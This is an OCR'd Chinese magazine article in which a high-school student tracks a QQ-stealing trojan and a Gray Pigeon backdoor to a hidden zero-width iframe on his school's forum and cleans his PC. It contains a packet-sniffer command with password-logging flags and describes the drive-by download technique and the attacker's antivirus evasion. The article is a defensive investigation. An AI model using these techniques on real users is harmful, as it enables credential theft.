


图7

（本文所涉及到的网易程序合集已收录到光盘中）

菜鸟揪马计

zyh5515555[H.U.S.O]

终于放假了，现在高二都这么累，高三可怎么办啊。在狂睡了两天后，我赶紧打开电脑，想上网找找有没有我们学校的网站，查个分什么的，登录上QQ一问同学，果然有。

我晕，主站最近更新在2005年（图1）？看来学校对网站太不够重视了。咳，在人口众多的河南，只有升学率最有发言权。我在上面转了转，没有发现什么查分系统，正想问同学，忽然发现QQ没了！我不记得我关了QQ啊，看来被放马了。回想今天开机只上了我们学校的网站，木马应该来自学校了。看看我一直开着的瑞星，咳，现在的社会……




图 1

一、本地杀马

既然QQ没了，说明至少有一个QQ木马，并且连瑞星都傻了，放马者一定不是很菜。打开IE临时文件夹，没有发现EXE文件，正在纳闷，忽然想起来，现在木马有一个叫安装后删除的功能。不管了，按以前作者的方法：先打开x-sniff，输入**x-sniff.exe -pass -hide -log pass.log**开始监听。然后登陆QQ，再停下x-sniff（图2）。我想到以前作者反盗QQ的经过，一会儿放马者一定对着空空的邮箱犯傻了，我高兴啊。但是当我打开记录文件的时候，傻的却是我了（图3）。




图 2




图 3

这里并没有出现以前作者所说的SMTP服务器地址什么的，什么都没有。我愤怒了，监听所有的tcp和udp，这下有了，木马用80端口通信，看来放马者为了我的QQ是煞费苦心啊，我也低估了他的水平。不过从IP地址来看，ASP接口就在我们学校的网站上（图4）。

漫无目的的在C盘里搜索今天创建的文件，突然在c:\windows\system32下发现了NTdhcp.exe，这不是传说中的啊拉QQ大盗吗（图5）？还有一个explorer.exe（图6），看到了吗？把这两个文件打包上传给瑞星，然后再下载一个啊拉的主程序，用上面的清理功能把木马卸载掉。第二天，瑞星回复说那个explorer.exe是灰鸽子，放马者真欠打，一个不够，又加一个，难道现在的木马也是“买一赠一”？！




图 4




图 5

二、网站揪马

为了让千千万万只会聊天的同学远离QQ被盗之苦，我又一次勇敢的闯进了我们学校的网站。按我今天打开的页面，查看原文件，并搜索width=“0”，终于在论坛的最下面发现了这个害人的木马，原来是http://www.**3z.com/bbs/help.htm（图7）。




图 6





图 7

我把这个害人的help.htm用讯雷下载下来，可惜加密了。不过能看出是“url加密”，没关系再转回来。原来这个dvbbs.exe，gezi.exe，ray.js就是我们要找的幕后凶手了。下载下来，发现这个放马者的免杀技术实在让我佩服，瑞星居然都没报警。gezi.exe应该就是灰鸽子了，所以dvbbs.exe是啊拉QQ大盗（图8）。


图8

